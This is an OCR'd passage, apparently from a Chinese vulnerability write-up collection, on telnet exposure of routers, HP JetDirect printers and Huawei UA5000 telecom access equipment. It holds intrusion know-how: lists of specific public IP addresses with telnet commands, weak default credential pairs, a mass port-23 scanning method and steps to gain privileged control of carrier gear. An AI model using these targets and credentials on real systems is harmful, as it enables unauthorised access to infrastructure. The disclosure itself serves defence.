


图 3-2-1

telnet ips，很多默认密码 admin admin，然后输入：

```
wlctl show
```

MERCURY 路由器，如图 3-2-2：

图 3-2-2

FAST 路由器，如图 3-2-3：




图 3-2-3

出奇的发现两款路由器界面一摸一样！我不禁想：开 23 端口干什么？为什么其他路由器却不开 23 端口呢？这属于不属于后门呢？好在我可以蹭别人的网了。

漏洞证明：

再罗列 10 个例子吧，图 3-2-4 至图 3-2-14：

图 3-2-4

图 3-2-5

图 3-2-6

2、大量惠普打印机远程 telnet 可被查看和操作

惠普打印机提供 telnet 远程控制功能，默认的为设置密码，暴露在公网上大量设备可远程查看打印机的各种详细信息使用状态，以及详细的配置情况运行情况，也可操作设置打印机。

惠普打印机大量暴露在公网上，如图 3-2-15:




图 3-2-15

惠普打印机提供 telnet 远程控制功能，默认的为设置密码，暴露在公网上大量设备可远程查看打印机的各种详细信息使用状态，以及详细的配置情况运行情况如图 3-2-16 至图 3-2-18：



Telnet 222.31.210.81
Type "?" for HELP, "/" for current settings or "exit" to exit.
> /
===JetDirect Telnet Configuration===
HP JetDirect : J7934A
Firmware Version : V.29.20
Manufacturing ID : 29114541902911
Hardware Address : 00:11:0A:C0:B1:8C
System Up Time : 21:03:50
GENERAL
Admin Password : Not Specified
System Location : Not Specified
System Contact : Not Specified
SSL state : 2
TCP/IP MAIN
Host Name : NPIC0B18C
IP Config Method : USER SPECIFIED
IP Address : 222.31.210.81
Subnet Mask : 255.255.255.128
Default Gateway : 222.31.210.1
Config Server : Not Specified (Read-Only)
TFTP Server : Not Specified (Read-Only)
TFTP Filename : Not Specified (Read-Only)
Domain Name : Not Specified
Pri DNS Server : Not Specified
www.wooyun.org

图 3-2-16



Telnet 222.31.210.81
TCP/IP PRINT OPTIONS
9100 Printing : Enabled
FTP Printing : Enabled
IPP Printing : Enabled
LPD Printing : Enabled
LPD Banner Page : Enabled
IPP Job Acct. : 1
TCP/IP LPD QUEUES
LPD Print Queues :
Queue Name: RAW Prepend String: Append String: Processing:RAW
Queue Name: TEXT Prepend String: Append String: Processing:TEXT
Queue Name: AUTO Prepend String: Append String: Processing:AUTO
Queue Name: BINPS Prepend String: Append String: Processing:BINPS
LPD Default Queue : AUTO
LPD Queue Strings :
TCP/IP RAW PRINT PORTS
TCP/IP ACCESS CONTROL
Allow :
TCP/IP OTHER
Syslog Config : Enabled
Syslog Server : Not Specified
Syslog MaxMsg/Min : 10
www.wooyun.org

图 3-2-17




图 3-2-18

也可操作设置打印机可以设置ip地址 ,设置访问密码修改打印机状态等等 ,如图3-2-19：




图 3-2-19

漏洞证明：

```
telnet 222.31.210.81
telnet 219.72.146.143
telnet 219.224.97.26
telnet 218.21.197.217
telnet 211.157.166.67
telnet 211.68.120.7
telnet 210.72.142.78
telnet 219.219.35.81
```

修复方案：

登陆设备 修改默认密码 或者设置访问 ip

3、你们村里断网了吗之网络基础设施安全

农村山沟沟里面 ,只有通过电话线上网 ,这两年提速了 ,原本 2M 的宽带提速到了 4M。

电信的大叔说了，我老家那地方离机房有点远，上网不稳定。确实，一到下雨天，那个网络简直就是超级不稳定。

上面说的都是真事，我经常找电信的大叔过来解决网络问题，大叔很不专业，往往还需要我提示一些常用的检测方法，才能解决问题。我心想，这么业余，那机房的维护应该也就那样了吧！何不扫一扫。

Python 大法好，手起刀落搞定脚本一枚，脚本上去一阵怒扫 23 端口，搞设备嘛，除了抡起斧头砸之外，telnet 应该算是比较容易的入口了。而且，这个是很容易被管理人员给忽略的。

当然，你要问我都扫到了啥？

哈哈，真不少，一大堆的 TPLINK、FAST、MERCURY 收入囊中。无聊之际，查看下扫描记录，等等，我好像发现了什么。

先来说说我扫描的技巧吧。很少有在乌云上看见有朋友分享扫描技巧的，这让我等小菜实在是琢磨不透大牛们是怎样搞到漏洞的。虽然我 WEB 比较渣，但是硬件设备还是略知一二的。所以，我使用了两个脚本同时扫描。

一个脚本是只获取 telnet 返回的基本信息，这些信息很有用，大多数设备会返回设备型号，你很容易看出来是哪个厂子做的。你可能认为那些信息只是厂商为了宣传产品用的，并没有什么卵用。错！这其实很有帮助。

另外一个脚本是用来登陆设备的，把扫描到的觉得有搞头的 IP 通过这个脚本尝试登陆。我这里使用了三个弱口令：[admin,admin],[root,admin],[root,root]。据我观察，这仨口令已经算得上是硬件设备 telnet 弱口令王中王了，命中率贼特么高。

好了，我选用了我老家当地的一个 IP 段进行扫描，经过扫描，我发现了一个有趣的 IP 段，为啥呢？看看返回的信息吧，图 3-2-20：




图 3-2-20

看到了吧，这个 IP 段基本上都是返回了同一个头，这说明啥？说明这个段很可能使用了同一类型的设备，为啥呢？还记得海康威视吗？对，没错，一扫一大批 IP 都是手牵手的，HTTP header 都一样，最好判断了。这要是搞下来，那就是一大批啊，窃喜。

接下来就是验证的环节了。选个 IP 测试下弱口令，使用 root,admin 登录成功，看下我们能获取到啥信息，结果如图 3-2-21：




图 3-2-21

是华为的一款设备：华为 HONET UA5000，下面还有个什么 PVMD，这都什么鬼，看不懂，搜索下关于这款设备的介绍：

http://**.**.**.**/cn/products/fixed-access/colligate-access/ua5000/

写的很详细，这里选取一段：

华为 HONET UA5000 多业务综合接入系统顺应了接入网发展的方向，满足传统语音业务、VoIP 业务、数据专线业务、宽带业务和视频业务的混合接入需求，采用先进的融合平台设计，支持语音、宽带、专线、PBX、视频和多媒体多种业务接入，提供 GE/FE/E1/GPON/EPON 网络接口，适用于综合接入、宽带接入、企业接入等多种应用。 UA5000 支持 V5、H.248 和 SIP 协议，可无缝适配 PSTN、NGN 和 IMS，支持 G/EPON 组网，满足运营商 FTTx 的建设需求。 高带宽宽带接入 UA5000 不但支持 ADSL2+，还支持 VDSL2，使 100M 到桌面成为可能；EFM G.SHDSL 4 线对绑定，满足企业用户高带宽接入；支持 IGMP V2/V3、MVLAN、IPTV，成为新的收入增长点。

那什么是 PVMD 和 IPMD 呢？

- PVMD 是分组语音处理板,用于管理窄带业务单板,并实现对 V5 协议和 H.248 协议的处理。
- IPMD 主框 IP 业务处理板

简单点 PVMD 是窄带业务，IPMD 是宽带业务。

千言万语不如一张图，说白了就是下面这个玩意，大家应该都见过，路边上经常杵着一个铁柜子，还有小区电话宽带接入的箱子，如图 3-2-22：

图 3-2-22

好了，设备就介绍到这。我希望能通过简短的介绍能够让我们认识到基础设备的重要性，一个设备好几万呢。

最大交换数据能达到 34 个 G，高端点的设备数据吞吐量都是上 T 的。试想一下，这些设备要是被人给控制了，那后果，可想而知啊。

真的那么轻松就控制吗？是的！很遗憾，就是很轻松。下面我就来展示下如何控制一台设备。

方法一：

我们看到上面返回的字符中有个 HanDongXinDu_PVMD>这看起来明显是个地名嘛。




图 3-2-23

有时候百度还是挺智能的，这个地方在哪呢？

图 3-2-24

虽然拼音打错了，但还是被机智的我发现了，毕竟是家乡嘛，总有那么些地名是耳熟能详的。好的，按照地图去找柜子，找到了上去就是一锤子，然后向全世界宣布，这个设备被你控制了。(然并卵 YY 系列，此方法风险大)

接下来搞点文艺的，上面的方法太粗鲁太暴力，不适合我等高逼格人士。上面说道刚刚已经登录进去过了，那么就来看下能执行那些命令吧！

```
-----------------------------------------------
  Command of user Mode:
-----------------------------------------------
cls                    Clear screen
display                Display information
enable                 Turn on privileged EXEC mode commands #打开专用的命令执行模式
help                   Description of the interactive help system
history-command        Enable and control the command history function
idle-timeout           Display interval of terminal timeout
interactive            Enable or disable command execute confirm function
ping                   Check network connectivity or whether the host is
                        reachable
quit                   Exit from current mode and enter prior mode
```

```
scroll                Set auto or manual scroll function
smart                  Enable or disable smart function
switch                Switch language mode
telnet                Open a telnet connection
terminal              Operation of config terminal
tracert               Trace route to destination
undo                   Negate a command or set its defaults
```

关键的部分我已经中文注释，看到朋友们大概会说，然并卵，没 reboot 说条毛。

别着急嘛，刚刚那个命令不是都注释了，开启高级模式就靠它了。执行 enable 后就变成了这样：

```
----------------------------------------------
  Command of privilege Mode:
----------------------------------------------
alarm                  <Group> alarm command group
autosave               <Group> autosave command group
backup                 <Group> backup command group
backup-server          Backup information
baudrate               Set serial baudrate
clear                  Clear alarm statistics table
client                 Users information
config                 Configuration from terminal
debugging              Enable system debugging functions
diagnose               Change into diagnose mode
disable                Turn off privileged mode commands
display                Display information
duplicate              <Group> duplicate command group
erase                  Erase command
event                  Set event level
ftp                    FTP user and password configuration
infolevel              Set the output level of the information terminal
infoswitch             Set output switch of information terminal
load                   <Group> load command group
log                    Modify log configuration
loghost                Log server configuration operation
monitor                Change into monitor mode
patch                  Patch operation
quit                   Exit from current mode and enter prior mode
reboot                 Reboot system or active board or standy board
reset                  Reset operation
resource               System resources(mem,message,cpu)
rollback               System rollback command
```

save	The command of saving immediately
search	Search command
serial-mode	Set access-mode: console/CQT/112/SPL
set	Set the operative time of rollback function
ssh	Specify SSH (secure shell) configuration information
syslog	Config the syslog information
sysname	Set system network name
system	<Group> system command group
terminal	<Group> terminal command group
time	<Group> time command group
timezone	Set time zone
undo	Negate a command or set its defaults

哈哈哈，看吧，reboot、config、reset 都有，这大概就是上帝模式了。至此，这台设备被完全控制。上面说到了咱们一不小心就完全控制了一台设备，这有什么卵用呢？莫着急，上面不是还说了有专门一个脚本来批量登录嘛。正好测试下上面说道的那个 IP 段。测试结果看图 3-2-25：

